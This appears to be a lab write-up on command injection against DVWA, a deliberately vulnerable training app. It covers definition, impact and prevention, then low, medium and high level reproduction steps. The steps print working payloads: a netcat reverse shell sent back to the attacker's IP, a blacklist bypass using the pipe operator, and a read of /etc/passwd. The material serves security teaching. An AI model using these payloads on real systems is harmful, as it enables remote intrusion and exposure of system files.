**COMMAND INJECTION**

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.

This attack may also be called "Remote Command Execution (RCE)".

**Objective:**

Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

**Description:**

Command injection is a type of input-based exploit in which hacker can mention specific set of commands or codes in the vulnerable applications where the user input is required [3]. In this chapter, the focus is going to be on learning the process of checking the source code of the web application which in this case will be DVWA and then placing set of commands in the input field to retrieve the sensitive information from the application. After input if we use an operator (like ;) we can pass OS commands

**Impact:**

Execute Unauthorized Code or Commands

If a malicious user injects a character (such as a semi-colon) that delimits the end of one command and the beginning of another, it may be possible to then insert an entirely new and unrelated command that was not intended to be executed.



**Prevention:**

1. Code reviews – Perform code Reviews throughout
2. Secure API’s – Use secure APIs for the email and phone number such as execFile().
3. Validation – Set up input validation so that no special characters can be inserted into the email input other than in the format of email scu as no email or semicolons must be inserted into the field.
4. User’s permission – Keep user permission separated other than using the admin and users login from the same portal. Most importantly the web application should have no more permissions than absolutely necessary. Especially don’t give it root permissions – that’s just an accident waiting to happen.

**LOW**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of command injection to the low level.
3. Firstly check that command injection is working or not.
4. Use command localhost and press enter from this we can confirm that command injection is working.
5. Now use different operators and we got that we have website command line.
6. Now we establish reverse shell, use this command on your machine terminal “nc –l –p 1234”.
7. Connect website server to our ip address, use command “localhost | nc<ip> 1234 –e /bin/sh”
8. Now click on the submit button and you got response on terminal





**MEDIUM**

**In medium level command injection the ‘&&’ or ‘;’ operator in the input, they will be**

**Blacklisted, but we were already using the ‘|’ operator, which will still be valid.**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of command injection to the medium level.
3. Firstly check that command injection is working or not.
4. Use command localhost and press enter from this we can confirm that command injection is working.
5. Now use different operators and we got that we have website command line.
6. Now we establish reverse shell, use this command on your machine terminal “nc –l –p 1234”.
7. Connect website server to our ip address, use command “localhost | nc<ip> 1234 –e /bin/sh”
8. Now click on the submit button and you got response on terminal



**HIGH**

**In this all the operators are blacklisted, but upon closer inspection of the code we can see that the coder has made a mistake. They have added a space in front of the | operator.**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of command injection to the high level.
3. Firstly check that command injection is working or not.
4. Use command “localhost |ls” and press enter from this we can confirm that command injection is working.
5. Now in high we cannot use ncat so on dvwa web page use command “ localhost |cat /etc/passwd” and press enter, you got access.

